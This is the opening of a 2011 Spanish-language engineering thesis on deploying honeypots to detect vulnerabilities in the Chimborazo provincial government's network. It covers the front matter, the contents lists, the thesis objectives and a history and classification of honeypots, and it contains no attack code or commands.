ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

FACULTAD DE INFORMÁTICA Y ELECTRÓNICA

ESCUELA DE INGENIERÍA EN ELECTRÓNICA
TELECOMUNICACIONES Y REDES

"ANÁLISIS DE LA TECNOLOGÍA HONEYPOT Y SU APLICACIÓN EN LA DETECCIÓN Y CORRECCIÓN DE VULNERABILIDADES EN LA RED DE DATOS DEL GOBIERNO AUTÓNOMO DESCENTRALIZADO DE LA PROVINCIA DE CHIMBORAZO"

TESIS DE GRADO

PREVIA A LA OBTENCIÓN DEL TÍTULO DE:

INGENIERO EN ELECTRÓNICA TELECOMUNICACIONES Y REDES

Presentado por:

LUIS ALBERTO PAZMIÑO GÓMEZ

RIOBAMBA – ECUADOR

2011

AGRADECIMIENTO

Agradezco a Dios y a mis padres por darme la oportunidad de existir en este universo.

A mis hermanos y a mi familia por ser quienes me alientan a seguir adelante

A la Escuela Superior Politécnica de Chimborazo por darme la oportunidad de formarme como profesional

A todos los docentes que nos impartieron sus conocimientos en las aulas.

De manera especial al Ing. Alberto Arellano, al Ing. Diego Ávila y al Tec. Juan Carlos Silva por su invaluable colaboración y valiosos aportes en el desarrollo y culminación de mi carrera estudiantil.

Y primordialmente a mi esposa e hija por ser el apoyo fundamental en todos los momentos de mi vida.

Luis

DEDICATORIA

Este trabajo está dedicado a mí querida hija Nicole por ser la luz que ilumina mi camino y a mi esposa Natalí quien me da la fortaleza para seguir adelante con nuestro proyecto de vida.

Luis

DERECHOS DE AUTORÍA

Yo, Luis Alberto Pazmiño Gómez, declaro que soy el autor del presente trabajo de tesis "ANÁLISIS DE LA TECNOLOGÍA HONEYPOT Y SU APLICACIÓN EN LA DETECCIÓN Y CORRECCIÓN DE VULNERABILIDADES EN LA RED DE DATOS DEL GOBIERNO AUTÓNOMO DESCENTRALIZADO DE LA PROVINCIA DE CHIMBORAZO" , que fue elaborada en su totalidad por mí persona, bajo la dirección del Ing. Alberto Arellano Aucancela, haciéndome totalmente responsable por las ideas, criterios, doctrinas y resultados expuestos en esta Tesis, y el patrimonio de la misma pertenece a la Escuela Superior Politécnica de Chimborazo.

_____

Luis Alberto Pazmiño Gómez

CI. 060378457-0

FIRMAS RESPONSABLES

	FIRMA	FECHA
ING. IVÁN MENES **DECANO FAC. INFORMÁTICA Y ELECTRÓNICA**	_____	_____
ING. PEDRO INFANTE **DIRECTOR ESC. ELECTRÓNICA TELECOMUNICACIONES Y REDES**	_____	_____
ING. ALBERTO ARELLANO **DIRECTOR DE TESIS**	_____	_____
ING. DIEGO ÁVILA **MIEMBRO DEL TRIBUNAL**	_____	_____
MIEMBRO	_____	_____
TEC. CARLOS RODRÍGUEZ **DIRECTOR CENTRO DOCUMENT.**	_____	_____
NOTA DE TESIS	_____	

ÍNDICE DE CONTENIDOS

AGRADECIMIENTO 2
DEDICATORIA 3
DERECHOS DE AUTORÍA 4
FIRMAS RESPONSABLES 5
ÍNDICE DE CONTENIDOS 6
ÍNDICE DE TABLAS 8
ÍNDICE DE FIGURAS 9
CAPÍTULO I 15
MARCO REFERENCIAL 15
1.1 INTRODUCCIÓN 15
1.2 JUSTIFICACIÓN 17
1.3 OBJETIVOS 20
1.4 HIPÓTESIS 21
CAPÍTULO II 22
MARCO TEÓRICO 22
TECNOLOGÍA HONEYPOT 22
2.1 INTRODUCCIÓN 22
2.2 HISTORIA Y DEFINICIÓN DE LOS HONEYPOTS 24
2.3 CLASIFICACIÓN DE LOS HONEYPOTS 28
2.4 DISTINTOS USOS DE LOS HONEYPOTS 34
2.5 HONEYNETS 37
INTRODUCCIÓN AL HACKING ÉTICO 51
2.6 INTRODUCCIÓN 51
2.7 DEFINICIONES Y TERMINOLOGÍA 53
2.8 LOS HACKERS Y SU CLASIFICACIÓN 58
2.9 FASES EN LA PENETRACIÓN DE UN SISTEMA 61
CAPÍTULO III 67
DISEÑO E IMPLEMENTACIÓN 67

3.1 ANÁLISIS DE LA INFRAESTRUCTURA 67
3.2 ANÁLISIS DE VULNERABILIDADES A TRAVÉS DE HACKING ÉTICO 85
3.3 ANÁLISIS PARA EL DISEÑO DE LA HONEYNET 122
3.4 IMPLEMENTACIÓN DE LA HONEYNET 135
CAPÍTULO IV 172
EVALUACIÓN DE RESULTADOS 172
4.1 PRUEBAS A TRAVÉS DE ATAQUES INFORMÁTICOS SIMULADOS 172
4.2 VERIFICACIÓN DEL DISEÑO 185
4.3 COMPROBACIÓN DE LA HIPÓTESIS 196
CAPÍTULO V 201
GUÍA METODOLÓGICA 201
5.1 DESCRIPCIÓN DE LA GUÍA 201
5.2 ANÁLISIS DE LA INFRAESTRUCTURA EXISTENTE 202
5.3 DISEÑO DE LA HONEYNET 203
5.4 IMPLEMENTACIÓN DE LA HONEYNET 206
5.5 VERIFICACIÓN DEL DISEÑO 211
CONCLUSIONES 219
RECOMENDACIONES 222
RESUMEN 224
SUMMARY 226
BIBLIOGRAFÍA 227

ÍNDICE DE TABLAS

Tabla II.1 Ventajas y desventajas de los Honeypots de alta y baja interacción 31
Tabla III.1 Descripción Infraestructura Subsuelo..... 68
Tabla III.2 Direccionamiento del Subsuelo..... 70
Tabla III.3 Descripción Infraestructura Planta Baja SW 1 71
Tabla III.4 Descripción Infraestructura Planta Baja SW 2 71
Tabla III.5 Descripción Infraestructura Planta Baja SW 3 71
Tabla III.6 Direccionamiento de la Planta Baja..... 74
Tabla III.7 Descripción Infraestructura Planta 1 Sw1 75
Tabla III.8 Descripción Infraestructura Planta 1 Sw2 75
Tabla III.9 Direccionamiento de la Planta 1..... 78
Tabla III.10 Descripción Infraestructura Planta 2 79
Tabla III.11 Direccionamiento de la Planta 2..... 83
Tabla III.12 Identificación del servicio NetBIOS en la VLAN de servidores..... 95
Tabla III.13 Identificación del servicio NetBIOS en la VLAN Administrativa..... 96
Tabla III.14 Identificación del servicio NetBIOS en la VLAN de Patronato..... 97
Tabla III.15 Identificación del servicio NetBIOS en la VLAN de Planificación 98
Tabla III.16 Requerimientos de Hardware para la Honeynet 127
Tabla III.17 Elementos del Honeywall Roo V1.4 130
Tabla III.18 Referencia para los equipos virtuales 136
Tabla III.19 direccionamiento lógico de la Honeynet..... 138
Tabla IV.1 Trafico FTP 197
Tabla IV.2 Trafico TELNET 197
Tabla IV.3 Trafico SSH 197
Tabla IV.4 Trafico Http 198
Tabla IV.5 Trafico NetBIOS..... 198
Tabla IV.6 Descripción de los ataques capturados 200

ÍNDICE DE FIGURAS

Figura II.1 Honeypot de baja interacción 28
Figura II.2 Honeypots de Alta Interacción 30
Figura II.3 Honeypot Fisico 32
Figura II.4 Honeypots Virtuales 33
Figura II.5 Honeynet 37
Figura II.6 Honeynet de 1era Generación [17] 39
Figura II.7 Honeynet de 2da Generación [18] 46
Figura III.1 Diseño lógico de la red en el subsuelo 68
Figura III.2 Cableado Horizontal del Subsuelo 69
Figura III.3 Diseño lógico de la red en la Planta Baja 1 72
Figura III.4 Cableado Horizontal de la Planta Baja 73
Figura III.5 Diseño Lógico de la red en la Planta 1 76
Figura III.6 Cableado Horizontal de la Planta 1 77
Figura III.7 Diseño Lógico de la red en la Planta 2 80
Figura III.8 Cableado Horizontal en la Planta 2 81
Figura III.9 Cableado Vertical de la Red de Datos del Gobierno Autónomo Descentralizado de la Provincia de Chimborazo 84
Figura III.10 Cambio de Mac Address 85
Figura III.11 Comprobación del Cambio de Mac Address 85
Figura III.12 Verificación de los Servidores DNS 86
Figura III.13 Prueba de ICMP 86
Figura III.14 Prueba de Traceroute 87
Figura III.15 Búsquedas en el DNS 87
Figura III.16 Búsqueda por fuerza bruta en el servidor DNS 88
Figura III.17 Hosts en la VLAN de servidores 89
Figura III.18 Hosts en la VLAN de Tesorería 90
Figura III.19 Hosts en la VLAN Administrativa 90
Figura III.20 Extracción y exportación de las direcciones Ips de las victimas 91
Figura III.21 Configuración de la red a Escanear (VLAN 2) 91
Figura III.22 Selección de la interfaz de escaneo 92
Figura III.23 Escaneo de la VLAN 2 92
Figura III.24 Escaneo de la VLAN 6 93
Figura III.25 Escaneo de Puertos abiertos en los servidores 93
Figura III.26 Puertos Abiertos en el Servidor Contable 94
Figura III.27 Puertos abiertos en el servidor de archivos 94
Figura III.28 Puertos abiertos en el Webmail 95

Figura III.29 Login en Nessus 99
Figura III.30 Selección de Hosts y Plugins en Nessus 100
Figura III.31 Análisis de vulnerabilidades en curso 100
Figura III.32 Análisis de vulnerabilidades completo 101
Figura III.33 Análisis de vulnerabilidades en la VLAN Financiera 101
Figura III.34 Resumen de las Vulnerabilidades encontradas en el servidor de Pruebas 102
Figura III.35 Informe ejecutivo de vulnerabilidades 102
Figura III.36 Detalle de las vulnerabilidades encontradas 103
Figura III.37 Servidor Afectado por dichas vulnerabilidades 104
Figura III.38 Resumen de las Vulnerabilidades encontradas en el host de Adquisiciones 104
Figura III.39 Informe detallado de las vulnerabilidades encontradas en la VLAN administrativa 105
Figura III.40 Configuración del exploit ms08_067_netapi 106
Figura III.41 Explotando la vulnerabilidad ms08_067_netapi 107
Figura III.42 Listado de procesos e información del host comprometido 108
Figura III.43 Pantalla capturada remotamente 108
Figura III.44 Acceso VNC a la victima 109
Figura III.45 Envío de mensaje vía consola 109
Figura III.46 Acceso remoto a la webcam y micrófono de la victima 110
Figura III.47 Listado y descarga de datos confidenciales 111
Figura III.48 Visualización de datos confidenciales 111
Figura III.49 Configuración de los grupos para un ataque MITM 112
Figura III.50 Pantalla principal ETTERCAP 113
Figura III.51 Configuración interfaz en modo monitor 113
Figura III.52 Configuración del Sniffer de ETTERCAP 114
Figura III.53 Escaneo de hosts activos con Ettercap 114
Figura III.54 Selección de las víctimas con Ettercap 115
Figura III.55 Ataque MITM no exitoso 115
Figura III.56 Pantalla principal Yersinia 116
Figura III.57 Dos a través de conf BPDUs 117
Figura III.58 conf BPDUs ineficaz 117
Figura III.59 Ataque DOS sobre VTP 118
Figura III.60 Ataques DOS sobre DHCP, STP y CDP 118
Figura III.61 Ataques DOS sobre DHCP, STP, CDP y VTP ineficaces 118
Figura III.62 Verificación de Procesos e Información de la victima 119
Figura III.63 Escalando privilegios con getprivs 119
Figura III.64 Obtención de la base de datos SAM 120

Figura III.65 Obtención de una Shell en modo Administrador 120
Figura III.66 Ataque Rainbow a la base de datos SAM 121
Figura III.67 Honeynet de 1era generación 122
Figura III.68 Honeynet de 2da generación 124
Figura III.69 Arquitectura de la Honeynet a implementarse 126
Figura III.70 Honeynet virtual 135
Figura III.71 Funcionamiento interno Honeynet virtual 136
Figura III.72 Pantalla principal VMware 138
Figura III.73 Tipo de configuración de la nueva Máquina virtual 139
Figura III.74 Selección de la imagen del sistema operativo 139
Figura III.75 Selección del sistema Operativo y distribución 140
Figura III.76 Selección del nombre y ubicación 140
Figura III.77 Selección del tamaño de disco duro 141
Figura III.78 Resumen de las configuraciones 141
Figura III.79 Selección de memoria RAM 142
Figura III.80 Agregación de una NIC 142
Figura III.81 NIC en modo Host-only 143
Figura III.82 Inicio de instalación del Honeywall 144
Figura III.83 Instalación del Honeywall 144
Figura III.84 Login en Honeywall 145
Figura III.85 Mensaje de configuración del Honeywall 145
Figura III.86 Acuerdo de responsabilidad 145
Figura III.87 Método de configuración 146
Figura III.88 Direcciones de los honeypots 146
Figura III.89 Dirección CIDR de la red 146
Figura III.90 Dirección de Broadcast de la red 147
Figura III.91 Finalización 1era sección de configuración 147
Figura III.92 Configuración interfaz remota 147
Figura III.93 Ip de administración remota 148
Figura III.94 Gateway de la Ip de administración remota 148
Figura III.95 Hostname del Honeywall 148
Figura III.96 Dominio del Honeywall 149
Figura III.97 DNS del Honeywall 149
Figura III.98 Activación de la interfaz de administración remota 149
Figura III.99 Activación de la interfaz remota en el próximo boot 150
Figura III.100 Configuración de SSH en el Honeywall 150
Figura III.101 Configuración del usuario root para SSH 150
Figura III.102 Cambio de password para root 151
Figura III.103 Cambio de password para roo 151

Figura III.104 Puerto de Administración remoto 151
Figura III.105 Ips permitidas para la administración remota 152
Figura III.106 Habilitación de Análisis Remoto 152
Figura III.107 Restricción de comunicaciones salientes 152
Figura III.108 Puertos TCP salientes permitidos 153
Figura III.109 Puertos UDP salientes permitidos 153
Figura III.110 Finalización de la segunda parte de la instalación 153
Figura III.111 Intervalo de recolección de datos 154
Figura III.112 Limite de conexiones TCP 154
Figura III.113 Limite de conexiones ICMP 154
Figura III.114 Limite de conexiones para los demás protocolos 155
Figura III.115 Ubicación archivo blacklist 155
Figura III.116 Ubicación archivo whitelist 155
Figura III.117 Selección del modo Roach Motel 156
Figura III.118 Finalización de la tercera parte de la instalación 156
Figura III.119 Permiso para la utilización de los DNS 156
Figura III.120 Habilitación de alertas por mail 157
Figura III.121 Inicio de Alertas automáticas 157
Figura III.122 Configuración de Sebek 157
Figura III.123 Dirección de servidor Sebek 158
Figura III.124 Puerto UDP de Sebek 158
Figura III.125 Opciones de paquetes en Sebek 158
Figura III.126 Finalización de la instalación 159
Figura III.127 Administración de Honeywall 159
Figura III.128 Pantalla de resumen de Honeywall 160
Figura III.129 Valhala Honeypot 1.8 161
Figura III.130 Valhala como servicio de Windows 162
Figura III.131 Configuración de mails y logs en Valhala 162
Figura III.132 Opciones de servicios a emular 163
Figura III.133 Configuración del servicio FTP 163
Figura III.134 Configuración del servidor Web 164
Figura III.135 descarga de BackTrack 165
Figura III.136 Pantalla arranque de BackTrack 166
Figura III.137 Selección de idioma de BackTrack 167
Figura III.138 Selección de ubicación y zona horaria en BackTrack 167
Figura III.139 Selección de la distribución de teclado 168
Figura III.140 Partición del disco dura en BackTrack 168
Figura III.141 Resumen previa instalación de BackTrack 169
Figura III.142 Instalación de BackTrack 169

Figura III.143 Ingreso a BackTrack 170
Figura III.144 Modo grafico de BackTrack 170
Figura III.145 Configuración honey.d 171
Figura IV.1 Escaneo de la Red 173
Figura IV.2 Verificación de puertos y servicios..... 173
Figura IV.3 Verificación de conexiones 174
Figura IV.4 Patrón de NMAP identificado..... 174
Figura IV.5 Ingreso al servicio FTP del Honeypot 175
Figura IV.6 Resultados en el Honeypot..... 175
Figura IV.7 Seguimiento de la conexión ftp en el Honeywall 176
Figura IV.8 Análisis de un paquete FTP..... 176
Figura IV.9 Regla de Snort para ftp..... 177
Figura IV.10 Acceso a la página web falsa 177
Figura IV.11 Resultados en el Honeypot..... 178
Figura IV.12 Seguimiento de la conexión http en el Honeywall..... 178
Figura IV.13 Decodificación del paquete http..... 179
Figura IV.14 Regla de Snort para trafico http..... 179
Figura IV.15 Verificación del servicio telnet 180
Figura IV.16 Resultados del Honeypot..... 180
Figura IV.17 Seguimiento de la conexión telnet en el Honeywall..... 181
Figura IV.18 Decodificación del paquete telnet..... 181
Figura IV.19 Regla de Snort para trafico telnet 182
Figura IV.20 Ejecución del exploit ms08_067_netapi..... 182
Figura IV.21 Seguimiento del paquete con Honeywall..... 183
Figura IV.22 Visor detallado del paquete con Honeywall 183
Figura IV.23 Captura del paquete con código malicioso 184
Figura IV.24 regla de Snort para la vulnerabilidad ms08_067_netapi..... 184
Figura IV.25 Fecha en el Honeywall 186
Figura IV.26 Fecha en el Honeypot..... 186
Figura IV.27 Ping hacia los Honeypots 188
Figura IV.28 Ping desde los Honeypots 188
Figura IV.29 Verificación del DNS..... 189
Figura IV.30 Prueba de registro de tráfico 190
Figura IV.31 Habilitación de interfaz de administración 192
Figura IV.32 Ingreso a la Administración web..... 192
Figura IV.33 Trafico capturado por Honeywall 193
Figura IV.34 Mails que envía Honeywall 194
Figura IV.35 Recepción de datos a través de Sebek 195
Figura IV.36 Tráfico Generado..... 196

Figura IV.37 Ataques capturados..... 199

CAPÍTULO I
MARCO REFERENCIAL

1.1 INTRODUCCIÓN

La seguridad de las redes es ahora una parte integral de las redes informáticas. Incluye protocolos, tecnologías, dispositivos, herramientas y técnicas que aseguran los datos y reducen las amenazas. Las soluciones de seguridad en redes surgieron en los años 1960 pero no se convirtieron en un conjunto exhaustivo de soluciones para redes modernas hasta el principio del nuevo milenio.

La mayor motivación de la seguridad en redes es el esfuerzo por mantenerse un paso más adelante de los hackers malintencionados. Del mismo modo que los médicos intentan prevenir nuevas enfermedades tratando problemas existentes, los profesionales de la seguridad en redes intentan prevenir ataques minimizando los efectos de los ataques en tiempo real. La continuidad de los negocios es otro factor impulsor de la seguridad en redes.

Se han creado organizaciones de seguridad en redes para establecer comunidades formales de profesionales de la seguridad en redes. Estas organizaciones establecen estándares, fomentan la colaboración y proveen oportunidades de desarrollo para los profesionales de la seguridad. Es importante que los profesionales de la seguridad en redes estén al tanto de los recursos provistos por estas organizaciones.

La complejidad de la seguridad en redes dificulta dominar todo lo que ésta abarca. Varias organizaciones han creado dominios que subdividen el mundo de la seguridad en redes en pedazos más fácilmente manejables. Esta división facilita a los profesionales concentrarse en áreas más precisas de especialización en su educación, investigación y trabajo.

Las políticas de seguridad en redes son creadas por empresas y organizaciones gubernamentales para proveer un marco para que los empleados sigan en su trabajo diario. Los profesionales de la seguridad en redes de nivel administrativo son responsables de crear y mantener la política de seguridad de red. Todas las prácticas de seguridad en redes están relacionadas con y guiadas por la política de seguridad en redes.

Tal como la seguridad en redes está compuesta de dominios, los ataques a las redes son clasificados para hacer más fácil el aprender de ellos y abordarlos apropiadamente. Los virus, los gusanos y los troyanos son tipos específicos de ataques a las redes.

1.2 JUSTIFICACIÓN

JUSTIFICACIÓN TEÓRICA

En la actualidad, las organizaciones son cada vez más dependientes de sus redes informáticas y un problema que las afecte, por mínimo que sea, puede llegar a comprometer la continuidad de las operaciones. Dado que la información ha sido desde siempre un bien invaluable, protegerla ha sido una tarea continua y de vital

importancia. A medida que se crean nuevas técnicas para la transmisión de la información, se idean otras que permitan acceder a ella sin autorización.

La seguridad no es solo una aplicación de un nuevo programa capaz de protegernos, es más bien un cambio de conducta y de pensar. Hay que adueñarse del concepto seguridad e incluso volverse algo paranoico para que en cada labor que se desempeñe, se piense en seguridad y en cómo incrementarla.

La falta de medidas de seguridad en las redes es un problema que está en crecimiento. Cada vez es mayor el número de atacantes y cada vez están más organizados, por lo que van adquiriendo día a día habilidades más especializadas que les permiten obtener mayores beneficios.

Por tal motivo, es imperante la necesidad de utilizar técnicas proactivas de defensa orientadas a la seguridad de redes como son los honeypots.

La idea atrás de la tecnología de los honeypots es mostrar a los atacantes un sistema virtual que parezca el sistema real, cuya intención es atraer (como la miel) a los atacantes simulando ser sistemas débiles o con fallas de seguridad, evidentes, o no del todo, pero si lo suficiente para atraerlos y ser un reto para sus

habilidades de intrusión, de esa manera los ataques se efectuarán sobre ese sistema sin causar ningún daño al sistema real.

JUSTIFICACIÓN PRÁCTICA

Si bien, en nuestra provincia se han desarrollado trabajos que ayudan a tratar temas referentes a la seguridad, la presente investigación pretende ser la primera en su tipo, innovando en aspectos como virus, ataques, y vulnerabilidades que son posibles de mitigar con la ayuda de los honeypots

1.3 OBJETIVOS

1.3.1 OBJETIVO GENERAL

- Realizar el análisis de la tecnología Honeypot y su aplicación en la detección y corrección de vulnerabilidades en la red de datos del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo

1.3.2 OBJETIVOS ESPECÍFICOS

- Estudiar los principales ataques de seguridad informática en la Intranet de redes corporativas
- Estudiar la tecnología Honeypot para su aplicación en la detección de ataques Informáticos en la Intranet Corporativa del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo
- Implementar un mecanismo que permita mejorar la seguridad informática en la Intranet del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo, mediante la utilización de la tecnología Honeypot
- Evaluar los resultados de la aplicación de la tecnología Honeypot en la en la Intranet del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo.

- Desarrollar una guía de prevención para mejorar la seguridad de las vulnerabilidades encontradas en la red de datos del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo, a través de la tecnología Honeypot

1.4 HIPÓTESIS

El análisis e implementación de la tecnología Honeypot en la Intranet del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo, permitirá mejorar la seguridad informática a través de la detección proactiva de ataques y simulación de objetivos vulnerables que despistaran al posible atacante informático

CAPÍTULO II

MARCO TEÓRICO

TECNOLOGÍA HONEYPOT

2.1 INTRODUCCIÓN

En los últimos años la tecnología ha tenido un crecimiento desproporcionado y dicha tecnología que ha sido enfocada en la seguridad de las conexiones de internet, de los datos y de los servicios informáticos de las compañías, ha cambiado de alguna manera u otra el diario vivir de la mayoría de las personas en

el mundo, los nuevos modelos, técnicas y herramientas enfocadas en la seguridad de las comunicaciones para contrarrestar la comunidad black hat están generando cambios en la cotidianidad de las personas, puesto que los servicios y las aplicaciones que necesitan de un grado de confiabilidad están mejorando sustancialmente y con esto el acceso a actividades que anteriormente solo se realizaban personalmente por procesos y aplicaciones en el cyberspacio.

En el arte de la guerra la mejor arma más poderosa es la información, y cuanto mejor se conozca al enemigo, se tendrán mejores opciones y mayor posibilidad de vencerle, esta es la frase insignia de un conjunto de investigadores “The Honey Project” que surgió con el propósito de recoger información sobre los ataques y los atacantes que tienen como medio el internet para llevar a cabo su propósitos maliciosos.

Según un informe realizado por el Computer Security Institute en el año 2008 en Latinoamérica existen acerca de 90 millones de internautas y sin embargo la mayoría no tiene conocimiento acerca de las vulnerabilidades y riesgos con que cuentan sus equipos y mucho menos están en conocimiento de la comunidad Black hat y se incrementó en número de ataques y se perdieron cerca de 15 millones de dólares por inyección de virus sin considerar pérdidas causadas por otros ataques.

2.2 HISTORIA Y DEFINICIÓN DE LOS HONEYPOTS

Los primeros conceptos que constituyeron la base de lo que actualmente conocemos como Honeypots se dieron a la luz a finales de los 80's e inicio de los 90's, publicaciones como “The Cuckoo‘s Egg” de Cliff Stoll y “An Evening with Berferd” de Bill Cheswick, son las dos más importantes de esa época, y que incluyen conceptos sobre Honeypot” [14].

Cliff Stoll fue un astrofísico que trabajó como administrador de sistemas en un laboratorio de California, que notó la discrepancia de 75 centavos en la facturación del uso de tiempos de computadora y gracias a su búsqueda de la razón de este error logra rastrear a un hacker que está intentando acceder a las redes de computadoras de América, usando sus computadoras intentaba hackear centenas de computadoras militares, industriales y académicas. The Cuckoo‘s Egg” fue publicado en 1988 y detalla la experiencia de Stoll a través de los 3 años que duró el incidente en los cuales pudo observar al hacker y subsecuentemente obtener información que le permitió ayudar en su arresto.

El paper de Cheswick es una cronología de los movimientos de un hacker, describe los señuelos y trampas que utilizaron para detectar a un hacker, adicionalmente la construcción de una Cárcel Chroot que fue diseñada para monitorear las actividades del intruso.

En 1997, Fred Cohen publicó uno de los precursores de los actuales Honeypots de baja interacción, el “Deception Toolkit” (DTK). Consiste en una colección de scripts en PERL diseñados para sistemas UNIX, que emulan una variedad de conocidas vulnerabilidades. El concepto de “defensa engañosa” presentado por el DTK actualmente es el núcleo para la implementación de Honeypots

Usando un viejo sendmail (servidor de correos en Linux), con vulnerabilidad simulada, con falsos archivos de contraseñas, se buscaba atraer atacantes hacia el sistema, mientras perdía valioso tiempo e intentaba romper las contraseñas se protegía el verdadero sistema.

En 1998 sale a la luz el primer Honeypot comercial llamado “Cybercop Sting”, corría bajo Microsoft Windows NT y simula un conjunto de diferentes dispositivos de red, tales como servidores Windows NT, servidores Unix y routers, con la capacidad de guardar y reportar cualquier actividad en la red a los administradores.

En 1998 también fue liberado “NetFacade” otro Honeypot comercial que podía simular toda una red de Clase C hasta 254 sistemas, además es capaz de simular 7 sistemas operativos diferentes con una gran variedad de servicios. “NetFacade”

condujo al desarrollo de Snort IDS que actualmente juega un papel muy importante dentro de los Honeypots y Honeynet [15].

En 1999 un grupo de personas lideradas por Lance Spitzner fundaron “Honeynet Project” [16], grupo sin fines de lucro dedicado a investigar la comunidad blackhat y compartir los resultados de sus investigaciones con otros.

En ese mismo año fue lanzado otro Honeypot comercial llamado “ManTrap” y ahora conocido como “Decoy Server”, el cual simulaba una red con 4 diferentes máquinas para que el atacante pueda interactuar con ellas con la capacidad de generar tráfico y enviar e-mails entre los equipos simulados.

En el 2002, fue lanzado “Tiny Honeypot” por George Bakos, es un código simple en Perl que escucha en cada puerto TCP, registra toda la actividad de los mismos, y provee de respuestas a comandos que los atacantes emitan con el objetivo de obtener tiempo suficiente para que actúen los mecanismos de detección de intrusos.

En ese mismo año se lanza otro concepto en Honeypot por la compañía Google llamado “Google Hack Honeypot” GHH. El motor de Google indexa diariamente una cantidad enorme de sitios para que formen parte de las respuestas dentro de

su exitoso buscador, pero en sitios web mal configurados Google puede llegar a indexar archivos muy sensibles y privados que pueden ser vistos por personas no autorizadas, pueden ser archivos de configuración, archivos de contraseñas, nombres de usuarios, números de tarjetas de crédito, etc. El GHH emula sitios vulnerables indexados por Google y recolecta información sobre los ataques a los portales web usando como herramienta este motor de búsqueda.

En este mismo año el Honeynet Proyect lanza una nueva iniciativa, que consistía en permitir involucrar a toda la comunidad de seguridad que estudia los Honeypots, esta nueva comunidad toma el nombre de “Honeynet Research Alliance”, la cual produjo algunas de las herramientas que actualmente son usadas por dicha comunidad y afines, en el 2003 se introducen herramientas como Snort-Inline, Sebek, y conceptos como los Honeynet virtuales.

En el 2004 sale a la luz una herramienta que permite la implementación de Honeynets de manera sencilla; “Roo” un CD-ROM booteable. Este CD-ROM actualmente se encuentra en su versión 1.4, la cual es la base para el desarrollo del siguiente trabajo de tesis

2.3 CLASIFICACIÓN DE LOS HONEYPOTS

CLASIFICACIÓN DE LOS HONEYPOTS POR SU NIVEL DE INTERACCIÓN

HONEYPOTS DE BAJA INTERACCIÓN




Figura II.1 Honeypot de baja interacción

Los Honeypots de baja interacción trabajan exclusivamente emulando servicios. Se caracterizan por ser fáciles de instalar, como no son un sistema real su instalación es del tipo “plug and play”, realizando emulaciones de servicios constituyen un sistema controlado por consiguiente el riesgo inmerso es limitado.

El ejemplo más común es un Servicio FTP emulado que escucha en el puerto 21, probablemente simulará un Login FTP y algunos comandos básicos del servicio, para que el atacante muestre interés en el mismo, pero en el fondo no es servicio real y no representa un riesgo como tal por su capacidad limitada.

La desventaja de este tipo de Honeypot es la limitada cantidad de información recogida, al no permitirle un mayor nivel de interacción hacia el atacante, este queda limitado en su ataque y sólo muestra quizá lo que sería uno de sus primeros pasos dentro de la bitácora planificada para su ataque, en el ejemplo de la emulación del servicio FTP, con un Honeypot de baja interacción nosotros sólo podríamos registrar intentos del atacante de entrar al sistema por medio de alguna vulnerabilidad en este servicio, pero nunca sabremos cuáles son las intenciones reales de ingreso, podría ser para almacenar archivos o quizá para montar un servidor IRC, etc. Entre los más comunes Honeypots de baja interacción tenemos: Honeytrap, Tiny Honeypot, Valhala.

HONEYPOTS DE ALTA INTERACCIÓN




Figura II.2 Honeypots de Alta Interacción

Los Honeypots de Alta Interacción constituyen una solución mucho más compleja, son más difíciles de implementar y mantener, porque los sistemas y servicios que brinda no son emulados, son reales montados sobres sistemas operativos y hardware, lo que aumenta el riesgo en su uso.

